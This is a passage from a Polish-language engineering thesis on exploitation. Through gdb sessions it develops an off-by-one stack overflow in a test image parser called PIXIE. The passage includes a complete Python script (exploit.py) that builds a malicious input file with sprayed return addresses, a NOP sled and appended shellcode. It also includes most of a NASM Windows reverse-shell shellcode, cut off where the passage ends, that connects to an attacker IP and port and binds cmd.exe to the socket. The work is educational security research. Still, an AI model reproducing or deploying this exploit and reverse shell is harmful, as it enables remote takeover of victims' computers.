c:\inz> gdb.exe -q pixie.exe
Reading symbols from pixie.exe...done.
(gdb) r out.pixi

Program received signal SIGSEGV, Segmentation fault.
0x401410 in parsePallets (image=0x4242fb10) at pixie.c:44
44              pltes[pallete].green = image->palleteInitValue;

(gdb) list
39          short pallete;
40
41          for(pallete = 0; pallete <= NUM_OF_PALLETES; pallete++)
42          {
43              pltes[pallete].red = image->palleteInitValue;
44              pltes[pallete].green = image->palleteInitValue;
45              pltes[pallete].blue = image->palleteInitValue;
46          }
47
48          pallete--;

(gdb) i r $eax
eax            0x4242fb10       1111685904

(gdb) i r $eip
eip            0x401410 0x401410 <parsePallets+48>

(gdb) x/i $eip
=> 0x401410 <parsePallets+48>: mov    0x4(%eax),%ecx

(gdb) disas
Dump of assembler code for function parsePallets:
   0x004013e0 <+0>:     push   ebp
   0x004013e1 <+1>:     mov    ebp,esp
   0x004013e3 <+3>:     sub    esp,0x50
   0x004013e6 <+6>:     mov    WORD PTR [ebp-0x2],0x0
   0x004013ec <+12>:    jmp    0x401449 <parsePallets+105>
   0x004013ee <+14>:    movsx  edx,WORD PTR [ebp-0x2]
   0x004013f2 <+18>:    mov    eax,DWORD PTR [ebp+0x8]
   0x004013f5 <+21>:    mov    ecx,DWORD PTR [eax+0x4]
   0x004013f8 <+24>:    mov    eax,edx
   0x004013fa <+26>:    add    eax,eax
   0x004013fc <+28>:    add    eax,edx
   0x004013fe <+30>:    shl    eax,0x3
   0x00401401 <+33>:    add    eax,ebp
   0x00401403 <+35>:    sub    eax,0x4a
   0x00401406 <+38>:    mov    DWORD PTR [eax+0xc],ecx
   0x00401409 <+41>:    movsx  edx,WORD PTR [ebp-0x2]
   0x0040140d <+45>:    mov    eax,DWORD PTR [ebp+0x8]
=> 0x00401410 <+48>:    mov    ecx,DWORD PTR [eax+0x4]
   0x00401413 <+51>:    mov    eax,edx
   0x00401415 <+53>:    add    eax,eax
   0x00401417 <+55>:    add    eax,edx
   0x00401419 <+57>:    shl    eax,0x3
   0x0040141c <+60>:    add    eax,ebp
```

```
   0x0040141e <+62>:    sub    eax,0x3a
   0x00401421 <+65>:    mov    DWORD PTR [eax],ecx
   0x00401423 <+67>:    movsx  edx,WORD PTR [ebp-0x2]
   0x00401427 <+71>:    mov    eax,DWORD PTR [ebp+0x8]
   0x0040142a <+74>:    mov    ecx,DWORD PTR [eax+0x4]
   0x0040142d <+77>:    mov    eax,edx
   0x0040142f <+79>:    add    eax,eax
   0x00401431 <+81>:    add    eax,edx
   0x00401433 <+83>:    shl    eax,0x3
   0x00401436 <+86>:    add    eax,ebp
   0x00401438 <+88>:    sub    eax,0x3a
   0x0040143b <+91>:    mov    DWORD PTR [eax+0x4],ecx
   0x0040143e <+94>:    movzx  eax,WORD PTR [ebp-0x2]
   0x00401442 <+98>:    add    eax,0x1
   0x00401445 <+101>:   mov    WORD PTR [ebp-0x2],ax
   0x00401449 <+105>:   cmp    WORD PTR [ebp-0x2],0x3
   0x0040144e <+110>:   jle    0x4013ee <parsePallets+14>
   0x00401450 <+112>:   movzx  eax,WORD PTR [ebp-0x2]
   0x00401454 <+116>:   sub    eax,0x1
   0x00401457 <+119>:   mov    WORD PTR [ebp-0x2],ax
   0x0040145b <+123>:   movsx  edx,WORD PTR [ebp-0x2]
   0x0040145f <+127>:   mov    eax,DWORD PTR [ebp+0x8]
   0x00401462 <+130>:   mov    ecx,DWORD PTR [eax+0x4]
   0x00401465 <+133>:   mov    eax,edx
   0x00401467 <+135>:   add    eax,eax
   0x00401469 <+137>:   add    eax,edx
   0x0040146b <+139>:   shl    eax,0x3
   0x0040146e <+142>:   add    eax,ebp
   0x00401470 <+144>:   sub    eax,0x4a
   0x00401473 <+147>:   mov    DWORD PTR [eax],ecx
   0x00401475 <+149>:   leave
   0x00401476 <+150>:   ret
End of assembler dump.
(gdb)
```

Listing 3.24. Błąd podczas przetwarzania przykładowego pliku testowego. Źródło: opracowanie własne.

Na listingu 3.24. przedstawiono pierwsze podejście do debugowania testowego programu. Skompilowany on został z symbolami wspomagającymi debugowanie, więc widoczne jest odwzorowanie instrukcji assemblera na kolejne linie kodu z pliku źródłowego, jak również pokazane zostały nazwy funkcji i zmiennych w listingu. Kolorem czerwonym przedstawiono prolog i epilog, kolorem granatowym kod wewnątrz pętli w funkcji `processPallets`. Jak można zauważyć, podczas odwoływania się do składowej `green`, wskaźnik `EAX` wskazuje daleko poza dostępny zakres pamięci stosu. Oznacza to, że obliczenia które doprowadziły do takiej wartości musiały gdzieś po drodze zostać zaburzone na skutek przetwarzania wejściowego pliku. Z racji, że w rejestrze `EAX` znajduje się wartość `0x4242`, toteż wnioskujemy, że to właśnie wartość pola `palletsInitValue` spowodowała nadpisanie. Ponadto rzuca się w oczy następująca informacja z *debuggera*:

```
Program received signal SIGSEGV, Segmentation fault.
0x401410 in parsePallets (image=0x4242fb10) at pixie.c:44
```

Pokazuje ona, że parametrem wejściowym jest wskaźnik `image` wskazujący pod adres `0x4242fb10`. Ten przedrostek `0x4242` od razu wskazuje, że w kodzie nastąpiło nadpisanie parametrów wywołania funkcji, znajdujących się w dodatnich adresach (indeksując po `EBP`) ramki funkcji. Wobec tego, w wyniku błędu, będzie można tak nadużyć wykorzystanie stosu by zmodyfikować ramkę funkcji i w efekcie być może adres wskaźnika `EBP` poprzedniej ramki lub adres powrotu. Prześledźmy zatem jak ustalana jest wartość `EAX` w tym miejscu, podczas czwartego obiegu pętli:

```
. . .
Breakpoint 1, parsePallets (image=0x4242fb10) at pixie.c:44
44              pltes[pallete].green = image->palleteInitValue;
```

```
2: x/xw $eax  0x22fae6: 0xff180003
1: x/4i $eip
=> 0x401409 <parsePallets+41>:  movsx  edx,WORD PTR [ebp-0x2]
   0x40140d <parsePallets+45>:  mov    eax,DWORD PTR [ebp+0x8]
   0x401410 <parsePallets+48>:  mov    ecx,DWORD PTR [eax+0x4]
   0x401413 <parsePallets+51>:  mov    eax,edx
(gdb) ni
0x0040140d      44              pltes[pallete].green = image->palleteInitValue;
2: x/xw $eax  0x22fae6: 0xff180003
1: x/4i $eip
=> 0x40140d <parsePallets+45>:  mov    eax,DWORD PTR [ebp+0x8]
   0x401410 <parsePallets+48>:  mov    ecx,DWORD PTR [eax+0x4]
   0x401413 <parsePallets+51>:  mov    eax,edx
   0x401415 <parsePallets+53>:  add    eax,eax
(gdb) i r $edx
edx            0x3      3
(gdb) ni
0x00401410      44              pltes[pallete].green = image->palleteInitValue;
2: x/xw $eax  0x4242fb10:       <error: Cannot access memory at address 0x4242fb10>
1: x/4i $eip
=> 0x401410 <parsePallets+48>:  mov    ecx,DWORD PTR [eax+0x4]
   0x401413 <parsePallets+51>:  mov    eax,edx
   0x401415 <parsePallets+53>:  add    eax,eax
   0x401417 <parsePallets+55>:  add    eax,edx
(gdb) ni

Program received signal SIGSEGV, Segmentation fault.
0x00401410 in parsePallets (image=0x4242fb10) at pixie.c:44
44              pltes[pallete].green = image->palleteInitValue;
2: x/xw $eax  0x4242fb10:       <error: Cannot access memory at address 0x4242fb10>
1: x/4i $eip
=> 0x401410 <parsePallets+48>:  mov    ecx,DWORD PTR [eax+0x4]
   0x401413 <parsePallets+51>:  mov    eax,edx
   0x401415 <parsePallets+53>:  add    eax,eax
   0x401417 <parsePallets+55>:  add    eax,edx
(gdb) x/16xw $ebp-32
0x22fac8:       0x42424242      0x00004242      0x0022fac0      0x00000013
0x22fad8:       0x4242ffe0      0x42424242      0x42424242      0x00034242
0x22fae8:       0x0022ff18      0x004014d1      0x4242fb10      0x00004242
0x22faf8:       0x00000400      0x77c4ace0      0x0000049c      0x0069005c
(gdb) i r $ebp
ebp            0x22fae8 0x22fae8
```

Listing 3.25. Śledzenie błędu off-by-one. Źródło: opracowanie własne.

To co widać na listingu 3.25 to dowód na to, że błąd `off-by-one` niszczy strukturę stosu, ramki funkcji na skutek czwartej iteracji. Aby jednak móc nadużyć ten błąd, będę musiał tak zaprojektować wejściowy plik, aby wartość `palletsInitValue` nadpisała te zmienne na stosie, by pozwolić zakończyć wykonywanie funkcji `parsePallets` **bez błędu** i **pozwolić jej wyjść**. Jednocześnie tak, aby udało się zmodyfikować wartość `EBP` lub adres powrotu. Zauważmy zatem, że wartość `0x4242` w tej zmiennej ustawiona została w dwóch najbardziej znaczących bajtach. Zatem w ramach testowego pliku będę chciał wstawić tam wartość `0x0022` aby odpowiadała poprawnym górnym 16-tu bitom adresów na stosie. Warto zauważyć, że pod adresem `0x22fae8` znajduje się stara, odłożona ramka funkcji wywołującej, a więc `parseImage`. Następne podwójne słowo, pod adresem `0x22fec` zawiera adres powrotu z tej funkcji, wartość `0x004014d1`. Poniżej, na listingu 3.26., prezentuję zmodyfikowany plik wejściowy i ukazuję jak przebiegnie program:

```
C:\inz> python -c "f = open('out.pixi','wb');
f.write('\x50\x49\x58\x49'+'\x22\x00'+'B'*2+'C'*900+'D'*72+'E'*44); f.close();"

C:\inz> xxd out.pixi | head
0000000: 5049 5849 2200 4242 4343 4343 4343 4343  PIXI".BBCCCCCCCC
0000010: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
0000020: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
```

```
0000030: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
0000040: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
0000050: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
0000060: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
0000070: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
0000080: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
0000090: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC

C:\inz>gdb -q pixie.exe
Reading symbols from C:\inz\pixie.exe...done.
(gdb) set disassembly-flavor intel
(gdb) b *parsePallets+112
Breakpoint 1 at 0x401450: file pixie.c, line 48.
(gdb) display/5i $eip
(gdb) display/16xw $ebp-32
(gdb) r out.pixi
Starting program: C:\inz/pixie.exe out.pixi
[New Thread 176.0x180]

Breakpoint 1, parsePallets (image=0x22fb10) at pixie.c:48
48          pallete--;
2: x/16xw $ebp-32
0x22fac8:       0x00224242      0x00004242      0x0022fac0      0x00000013
0x22fad8:       0x0022ffe0      0x00224242      0x00224242      0x00044242
0x22fae8:       0x0022ff18      0x004014d1      0x0022fb10      0x00224242
0x22faf8:       0x00224242      0x77c44242      0x0000049c      0x0069005c
1: x/5i $eip
=> 0x401450 <parsePallets+112>: movzx  eax,WORD PTR [ebp-0x2]
   0x401454 <parsePallets+116>: sub    eax,0x1
   0x401457 <parsePallets+119>: mov    WORD PTR [ebp-0x2],ax
   0x40145b <parsePallets+123>: movsx  edx,WORD PTR [ebp-0x2]
   0x40145f <parsePallets+127>: mov    eax,DWORD PTR [ebp+0x8]
```

Listing 3.26. Sesja debugowania zmodyfikowanego pliku wejściowego. Źródło: opracowanie własne.

Na listingu 3.26. widać, że udało się od razu, bez żadnej *awarii* przejść do instrukcji tuż za pętlą. Pod adresem `[EBP-0x02]` znajduje się licznik pętli, zmienna `palletes`, zaś pod adresem `[EBP+0x8]` znajduje się argument funkcji, wskaźnik `image`. Będę teraz kontynuować śledzenie programu.

```
(gdb) ni
0x00401454      48          pallete--;
2: x/16xw $ebp-32
0x22fac8:       0x00224242      0x00004242      0x0022fac0      0x00000013
0x22fad8:       0x0022ffe0      0x00224242      0x00224242      0x00044242
0x22fae8:       0x0022ff18      0x004014d1      0x0022fb10      0x00224242
0x22faf8:       0x00224242      0x77c44242      0x0000049c      0x0069005c
1: x/5i $eip
=> 0x401454 <parsePallets+116>: sub    eax,0x1
   0x401457 <parsePallets+119>: mov    WORD PTR [ebp-0x2],ax
   0x40145b <parsePallets+123>: movsx  edx,WORD PTR [ebp-0x2]
   0x40145f <parsePallets+127>: mov    eax,DWORD PTR [ebp+0x8]
   0x401462 <parsePallets+130>: mov    ecx,DWORD PTR [eax+0x4]
(gdb)
0x00401457      48          pallete--;
2: x/16xw $ebp-32
0x22fac8:       0x00224242      0x00004242      0x0022fac0      0x00000013
0x22fad8:       0x0022ffe0      0x00224242      0x00224242      0x00044242
0x22fae8:       0x0022ff18      0x004014d1      0x0022fb10      0x00224242
0x22faf8:       0x00224242      0x77c44242      0x0000049c      0x0069005c
1: x/5i $eip
=> 0x401457 <parsePallets+119>: mov    WORD PTR [ebp-0x2],ax
   0x40145b <parsePallets+123>: movsx  edx,WORD PTR [ebp-0x2]
   0x40145f <parsePallets+127>: mov    eax,DWORD PTR [ebp+0x8]
   0x401462 <parsePallets+130>: mov    ecx,DWORD PTR [eax+0x4]
   0x401465 <parsePallets+133>: mov    eax,edx
(gdb)
```

```
. . .
0x00401473      49          pltes[pallete].flags = image->palleteInitValue;
2: x/16xw $ebp-32
0x22fac8:       0x00224242      0x00004242      0x0022fac0      0x00000013
0x22fad8:       0x0022ffe0      0x00224242      0x00224242      0x00034242
0x22fae8:       0x0022ff18      0x004014d1      0x0022fb10      0x00224242
0x22faf8:       0x00224242      0x77c44242      0x0000049c      0x0069005c
1: x/5i $eip
=> 0x401473 <parsePallets+147>: mov    DWORD PTR [eax],ecx
   0x401475 <parsePallets+149>: leave
   0x401476 <parsePallets+150>: ret
   0x401477 <parseImage>:       push   ebp
   0x401478 <parseImage+1>:     mov    ebp,esp
(gdb) i r $ecx
ecx            0x42420022       1111621666
(gdb) x/xw $eax
0x22fae6:       0xff180003
```

Listing 3.27. Ujawnienie błędu off-by-one pod debuggerem. Źródło: opracowanie własne.

To co się dzieje we fragmencie z listingu 3.27., to wykonanie instrukcji spod linii 49, która to przypisuje ostatniej palecie pewną wartość `flag`. Jak ukazano po instrukcji, adresem docelowym jest rejestr `EAX`, który wskazuje pod adres `0x22fae6`. Zauważamy, że to tylko **dwa** bajty przed adresem odłożonej ramki stosu poprzedniej funkcji, a więc funkcji `parseImage` (który to adres ramki tej funkcji odłożony jest pod adresem `0x22fae8`). Wartość ta została oznaczona kolorem na listingu 3.27. Jeśli zaś chodzi o wpisywaną wartość, czyli obecną postać składowej `palleteInitValue`, to stanowi ona `0x42420022`. Zauważyć można zatem, że górne bajty stanowią litery `B` (o kodzie `0x42`), które pozostawiono w pliku w ramach tego pola, zaś dolne bajty stanowią ustawione wcześniej `0x0022` na potrzeby korekcji stosu by wyjść z funkcji bez awarii. Następnie zajdzie nadpisanie regionu oznaczonego kolorem błękitnym, w powyższym zrzucie zawartości stosu spod rejestru `EBP`. W efekcie, dolne dwa bajty wskaźnika `EBP` poprzedniej ramki funkcji, zostaną nadpisane wartością `0x4242`. Prześledzenie regionów oznaczonych kolorem błękitnym powinno ułatwić odczytanie tych listingów. Jeśli zatem kontrolujemy dolne dwa bajty poprzedniego adresu ramki funkcji, to możemy efektywnie ustawić je na dowolne dwa bajty, które wskażą pod inną, kontrolowaną ramkę, a co za tym idzie, tuż za nią adres powrotu! Poniższy listing przedstawia efekt wykonania tej instrukcji i uzyskanie nadpisania wskaźnika starej `EBP`:

```
(gdb) ni
50      }
2: x/16xw $ebp-32
0x22fac8:       0x00224242      0x00004242      0x0022fac0      0x00000013
0x22fad8:       0x0022ffe0      0x00224242      0x00224242      0x00224242
0x22fae8:       0x00224242      0x004014d1      0x0022fb10      0x00224242
0x22faf8:       0x00224242      0x77c44242      0x0000049c      0x0069005c
1: x/5i $eip
=> 0x401475 <parsePallets+149>: leave
   0x401476 <parsePallets+150>: ret
   0x401477 <parseImage>:       push   ebp
   0x401478 <parseImage+1>:     mov    ebp,esp
   0x40147a <parseImage+3>:     sub    esp,0x418
(gdb) i r $ebp
ebp            0x22fae8 0x22fae8
```


Teraz gdy nadpisano poprzedni adres ramki funkcji, wszystko co należy zrobić to opuścić spokojnie obecną funkcję `parsePallets`, następnie opuścić funkcję `parseImage` i podczas jej epilogu nastąpi *kontrolowane odtworzenie poprzedniego szczytu stosu*, a co za tym idzie podstawienie kontrolowanego adresu powrotu z funkcji `parseImage`:

```
(gdb) ni
0x00401476      50      }
2: x/16xw $ebp-32
```

```
0x224222:       <error: Cannot access memory at address 0x224222>
1: x/5i $eip
=> 0x401476 <parsePallets+150>: ret
   0x401477 <parseImage>:       push   ebp
   0x401478 <parseImage+1>:     mov    ebp,esp
   0x40147a <parseImage+3>:     sub    esp,0x418
   0x401480 <parseImage+9>:     mov    eax,DWORD PTR [ebp+0xc]
(gdb) x/xw $esp
0x22faec:       0x004014d1
(gdb) ni
Cannot access memory at address 0x224246
(gdb) x/5i $eip
=> 0x4014d1 <parseImage+90>:    add    esp,0x10
   0x4014d4 <parseImage+93>:    leave
   0x4014d5 <parseImage+94>:    ret
   0x4014d6 <parseFile>:        push   ebp
   0x4014d7 <parseFile+1>:      mov    ebp,esp
(gdb) x/8xw $esp
0x22faf0:       0x0022fb10      0x00224242      0x00224242      0x77c44242
0x22fb00:       0x0000049c      0x0069005c      0x007a006e      0x006f0400
(gdb) ni
67      }
2: x/16xw $ebp-32
0x224222:       <error: Cannot access memory at address 0x224222>
1: x/5i $eip
=> 0x4014d4 <parseImage+93>:    leave
   0x4014d5 <parseImage+94>:    ret
   0x4014d6 <parseFile>:        push   ebp
   0x4014d7 <parseFile+1>:      mov    ebp,esp
   0x4014d9 <parseFile+3>:      sub    esp,0x18
(gdb) i r $ebp
ebp            0x224242 0x224242
(gdb) ni

Program received signal SIGSEGV, Segmentation fault.
parseImage (
    file=<error reading variable: Cannot access memory at address 0x22424a>,
    file@entry=<error reading variable: Cannot access memory at address 0x224246
>,
    fileSize=<error reading variable: Cannot access memory at address 0x223e36>)
 at pixie.c:67
67      }
2: x/16xw $ebp-32
0x224222:       <error: Cannot access memory at address 0x224222>
1: x/5i $eip
=> 0x4014d4 <parseImage+93>:    leave
   0x4014d5 <parseImage+94>:    ret
   0x4014d6 <parseFile>:        push   ebp
   0x4014d7 <parseFile+1>:      mov    ebp,esp
   0x4014d9 <parseFile+3>:      sub    esp,0x18
(gdb)
```

Aby zatem wykorzystać te obserwacje, będziemy musieli określić w ramach pola `palletsInitValue` w pliku wejściowym taką wartość, która efektywnie nadpisze wskaźnik poprzedniej ramki funkcji. Jednocześnie będę chciał uzyskać następnie pewien bufor, który zostanie potraktowany jako szczyt stosu i będzie zawierać pod następnym podwójnym słowem poprawny adres powrotu. Z uwagi na to, że atakując program nie mogę polegać na dokładnej wartości adresu ramki `EBP`, ani też adresu powrotu i nim podobnych, jednak z uwagi na architekturę systemu operacyjnego Windows XP SP1 (bez `ASLRa`, o tym później) mogę przypuszczać, że plik załadowany zostanie pod mniej więcej zakres `0x22FA00-0x22FC00`. Wobec tego, warto by ustalić szczyt stosu w epilogu funkcji `parseImage` na kontrolowany przeze mnie bufor, a więc któryś z adresów z podanego przedziału. Pod docelowym adresem umieszczony zostanie *NOP Sled* aby skutecznie sprowadzić procesor na początek kodu powłoki. Taka decyzja znów podyktowana jest faktem, że skoro atakujący (w tym przypadku ja) nie zna adresu początku wczytanego pliku z kontrolowanym

wejściem, to w efekcie również nie zna początku adresu kodu powłoki. Jednakże, nie zna też adresu pod którym rozpocznie się *NOP Sled*. Aby zatem uporać się z tymi problemami, wygenerowany zostanie taki plik wejściowy, który będzie przestrzegał następującej struktury:



*Rysunek 3.13. Struktura pliku **exploita**. Źródło: opracowanie własne.*

Rysunek 3.13. przedstawia przykładową strukturę pliku `exploita`, który będzie miał za zadanie nadużyć znalezioną podatność. Na początku wartość magiczna, później specjalnie przygotowana wartość `palletsInitValue` ułożona tak, by jej początkowe dwa bajty (`0x22`, `0x00`) nadpisywały dwa górne bajty wskaźników na stosie odpowiednim adresem, zapobiegając w ten sposób *crashu* programu i umożliwiając proste opuszczenie funkcji `parsePallets`. Następnie znajdywać się będą rozsiane (w terminologii branżowej: *spray'owane*) adresy potencjalnego początku *NOP Sleda*. Region ten może zawierać równie dobrze powielony jakiś przykładowy adres jak np. `0x0022FC10`, który należało by mieć nadzieję, że będzie trafiał do *NOP Sleda*, lub równie dobrze możemy rozsiać różne adresy o pewnym odchyleniu w stronę ujemną i dodatnią, dodając przy tym pewną losowość odnalezienia *NOP Sleda*. W celu wygenerowania takiego pliku `exploita` przygotowano następujący program:

```
import struct

EBP = 0x0022FB20
magic = struct.pack('>l', 0x50495849)
initValue = struct.pack('<HH', ((EBP & 0xFFFF0000) >> 16), (EBP & 0xFFFF))
output = ''

file = 'output.pixi'
print "[+] Writing to '%s' file." % file
f = open(file, "wb")

quanity = 53
addr = "0x%08X" % (EBP + 0x100)
addr0 = addr
addr1 = addr

# Specifies whether to spray exact addresses or
# to spray them ranging
exact = 0

if exact == 0:
      addr0 = "%08X" % int(int(addr, 16)-0.8*quanity)
      addr1 = "%08X" % int(int(addr, 16)+2.0*quanity)

if exact == 0:
      print "[+] Spraying from 0x%08X to 0x%08X" % \
                      (int(addr0, 16), int(addr0, 16)+quanity )
else:
      print "[+] Generating %d bytes long buffer with 0x%s addresses" % \
                      (quanity*4, addr.upper() )

f.write(magic)
f.write(initValue)

for i in range(0, quanity):
      a = "%08X" % (int(addr0, 16) + i)
      le = struct.pack("<L", int(a, 16))   # big-endian unsigned long

      f.write(le)
```

```
# Generating NOP Sled
nops = 165
f.write("\x90" * nops)

# Appending shellcode
g = open('shellcode.bin', 'rb')
f.write(g.read())
g.close()

size = f.tell()
f.close()

print "[+] Done. Generated %d bytes." % size
```

*Listing 3.28. Kod programu **exploit.py**, generującego preparowany złośliwy plik. Źródło: opracowanie własne.*

Program przedstawiony na listingu 3.28 implementuje funkcję wygenerowania złośliwego pliku wejściowego dla programu `PIXIE`, którego będę atakować. Celem tego programu jest najpierw wypełnienie podstawowych pól struktury pliku, później rozsianie adresów potencjalnego początku *NOP Sleda*, następnie rozsianie rozkazów `NOP` i ostatecznie wczytanie zewnętrznego pliku z kodem powłoki i dołączenie go do pliku wyjściowego dla programu `PIXIE`.

3.5. Kod powłoki dla systemu Windows

Problem przygotowania kodu powłoki na system *MS Windows* jest znacznie trudniejszym problemem niż w przypadku systemu *Linux*. Ma to swoje uzasadnienie w konieczności *ręcznego* i *dynamicznego* wyszukiwania adresów interesujących funkcji systemowych, które będzie mógł ów kod powłoki wykorzystać podczas swojego wykonania. System Windows nie udostępnia przerwania podobnego do `int 0x80`, wobec tego nie ma prostego interfejsu wywoływania funkcji z poziomu assemblera. Poniżej, na listingu 3.29., przedstawiony został przygotowany na potrzeby tej pracy kod powłoki dla systemu Windows XP, próbujący zaadresować problemy tej platformy.

```
 1  ;
 2  ;   Active Network-binding shellcode for all versions of MS Windows.
 3  ;       This shellcode connects to the remote machine in order to
 4  ;       let the attacker control of a seized computer.
 5  ;
 6  ;       Preparations:
 7  ;       - set your’s machine IP address DWORD in VARIABLES AREA (under _main)
 8  ;       - open specified port on your machine
 9  ;
10  ;       Some concepts based on LSD-pl.net team ideas
11  ;   Mariusz Banach, 2010.
12
13  [bits 32]
14
15
16  ; ------------ VARIABLES AREA ----------
17  ; REMEMBER TO ENCODE THIS SHELLCODE, from this
18  ; point up to the end and then prepend it with decryption
19  ; routine.
20  ;
21
22  %define ATTACKERS_IP  db      0xc0, 0xa8, 0x00, 0x0e
23                                ; default: 192.168.0.14
24  %define ATTACKERS_PORTdb      0x15, 0xB3
25                                ; default: 5555
26
27  ; --------------------------------------
28
```

```
 29
 30  %macro GetProc 1-2    1
 31         call %%p
 32         db %1, 0
 33         %%p:
 34         %if %2 == 1
 35                push dword [ebp]      ; use kernel32.dll module handle
 36         %elif %2 == 2
 37                push dword [ebp-4]    ; use ws2_32.dll module handle
 38         %endif
 39         call dword [ebp-8]
 40  %endmacro
 41
 42
 43  ; ================================================
 44  section .text
 45
 46  _start:
 47         ; Shellcode's stack frame:
 48         ;       EBP    - kernel32 handle
 49         ;       EBP-4   - ws2_32 handle
 50         %define GetProcAddress               EBP-0x08
 51         %define LoadLibraryA                 EBP-0x0c
 52         %define CreateProcessA               EBP-0x10
 53         %define GetSystemDirectoryA          EBP-0x14
 54         %define ExitProcess                  EBP-0x18
 55         %define WSASocketA                   EBP-0x1C
 56         %define connect                      EBP-0x20
 57         %define WSAStartup                   EBP-0x24
 58         %define hSocket                      EBP-0x28
 59         ;       system directory buffer up to EBP-0x2e
 60         %define SystemDirBuf                 EBP-0x60
 61         ;       STARTUPINFO structure buffer up to EBP-0x62
 62         %define StartInfo                    EBP-0xB6
 63         ;       WSAData structure up to EBP-0xB8
 64         %define WSAData                      EBP-0x168
 65         ;       PROCESS_INFORMATION structure up to EBP-0x188
 66         %define ProcessInfo                  EBP-0x198
 67
 68  ; ================================================
 69  _main:
 70
 71         ; offset relative to ESP from which stack will be used
 72         %define STACK_OFFSET 0x1000
 73
 74         ; Setting and zeroing stack area
 75
 76         sub    esp, STACK_OFFSET
 77         mov    ebp, esp
 78         mov    ecx, 0x200
 79         add    ebp, ecx
 80         xor    eax, eax
 81         mov    edi, esp
 82         cld
 83         rep    stosd
 84
 85        ; Phase 1 - Initalise shellcode's environment
 86         ;        Stage A:      GetProcAddress, LoadLibraryA,
 87         ;                      LoadLibraryA("ws2_32.dll")
 88     call       _GPAandLL
 89         test   ebx, ebx
 90         je     error
 91
 92         mov    [ebp], ebx
 93         mov    [GetProcAddress], ecx
 94         mov    [LoadLibraryA], edx
 95
 96         call   _a
 97         db     "ws2_32.dll",0
 98         _a:
 99         call   [ebp-0x0c]
100         test   eax, eax
101         je     error
102
103         mov    [ebp-4], eax
```

```
104
105         ;       Stage B: Locate rest of needed procedures
106         ;
107         ; kernel32
108         GetProc "CreateProcessA"
109         mov     [CreateProcessA], eax
110         GetProc "GetSystemDirectoryA"
111         mov     [GetSystemDirectoryA], eax
112         GetProc "ExitProcess"
113         mov     [ExitProcess], eax
114
115         ; ws2_32
116         GetProc "WSASocketA", 2
117         mov     [WSASocketA], eax
118         GetProc "connect", 2
119         mov     [connect], eax
120         GetProc "WSAStartup", 2
121         mov     [WSAStartup], eax
122
123         ;
124         ; Phase 2:     Initialising WINSOCK interface and
125         ;              connecting to the attacker's machine
126
127         lea     ebx, [WSAData]
128         push    dword ebx
129         push    dword 0x202
130         call    [WSAStartup]
131         xor     eax, eax
132         push    eax
133         push    eax
134         push    eax
135         push    eax
136         inc     eax
137         push    eax             ; SOCK_STREAM
138         inc     eax
139         push    eax             ; AF_INET
140         call    [WSASocketA]
141         test    eax, eax
142         je      error
143         mov     [hSocket],      eax
144         call    _next1
145
146         _sockaddr:
147         dw      0x0002  ; sin_family
148         ATTACKERS_PORT ; sin_port
149         ATTACKERS_IP   ; sin_addr
150         dd 0           ; sin_zero
151         dd 0
152
153         _next1:
154         pop     ebx
155         push    0x10
156         push    ebx
157         push    eax
158         call    [connect]
159         test    eax, eax
160         jne     _next1  ; try to connect in a loop
161
162
163         ;
164         ; Phase 3:     Prepare shellcode's structures, variables, buffers
165         ;              and create shell
166
167         ; Stage A: Prepare CMD path
168         push    50
169         lea     ebx, [SystemDirBuf]
170         push    ebx
171         call    [GetSystemDirectoryA]
172         test    eax, eax
173         je      error
174
175         call    _cmd
176         db      "\cmd.exe",0
177         _cmd:
178         pop     esi
```

```
179         lea     edi, [SystemDirBuf]
180         add     edi, eax
181         mov     ecx, 8
182         cld
183         rep     movsb
184
185         ; Stage B: create SHELL process
186         lea     edi, [StartInfo]
187         push    edi
188         xor     ecx, ecx
189         xor     eax, eax
190         mov     cl, 0x54
191         rep     stosb                   ; initalizing STARTUPINFO
192         pop     edi
193         mov     al, 0x44
194         mov     [ebp-0xD6], eax
195         mov     ebx, [hSocket]          ; socket handle
196
197         mov     dword [edi+0x38], ebx ; hStdInput
198         mov     dword [edi+0x3c], ebx ; hStdOutput
199         mov     dword [edi+0x40], ebx ; hStdError
200         mov     dword [edi+0x44], ebx
201         mov     cx, 0x0101              ; STARTF_USESHOWWINDOW
202                                         ; | STARTF_USESTDHANDLES
203         mov     word [edi+0x2c], cx
204         lea     eax, [ProcessInfo]
205         push    eax                    ; ProcessInfo
206         xor     eax, eax
207         push    edi                     ; StartupInfo
208         push    eax
209         mov     ecx, 0x20               ; NORMAL_PRIORITY_CLASS
210         push    eax
211         push    ecx
212         xor     cl, 0x21
213         push    ecx                     ; bInheritHandles = true
214         push    eax
215         push    eax
216         lea     ecx, [SystemDirBuf]
217         nop
218         push    ecx                     ; lpCommandLine
219         push    eax
220         call    [CreateProcessA]
221         jmp     error
222         nop
223
224
225  ; ================================================
226  ; GetProcAddress & LoadLibraryA locating routine.
227  ;      It locates mentioned procedures addresses and returns:
228  ;             EBX - kernel32 image base
229  ;             ECX - GetProcAddress
230  ;             EDX - LoadLibraryA
231  ;
232         nop
233  _GPAandLL:
234         cld
235         mov     edx, [fs:0x30]          ; PEB
236         mov      edx, [edx+0x0C]        ; PEB.Ldr
237         mov      edx, [edx+0x14]        ; PEB.Ldr.InLoadOrderModuleList
238
239         ; Locating kernel32.dll by hashing module name values
240         _a_GPAandLL:
241                mov     esi, [edx+0x28]      ; LDR_MODULE.szImageName
242                xor     ecx, ecx
243                mov     cl, 0x18
244                xor     edi, edi
245
246                _b_GPAandLL:
247                       xor     eax, eax
248                       lodsb
249                       cmp     al, 0x61
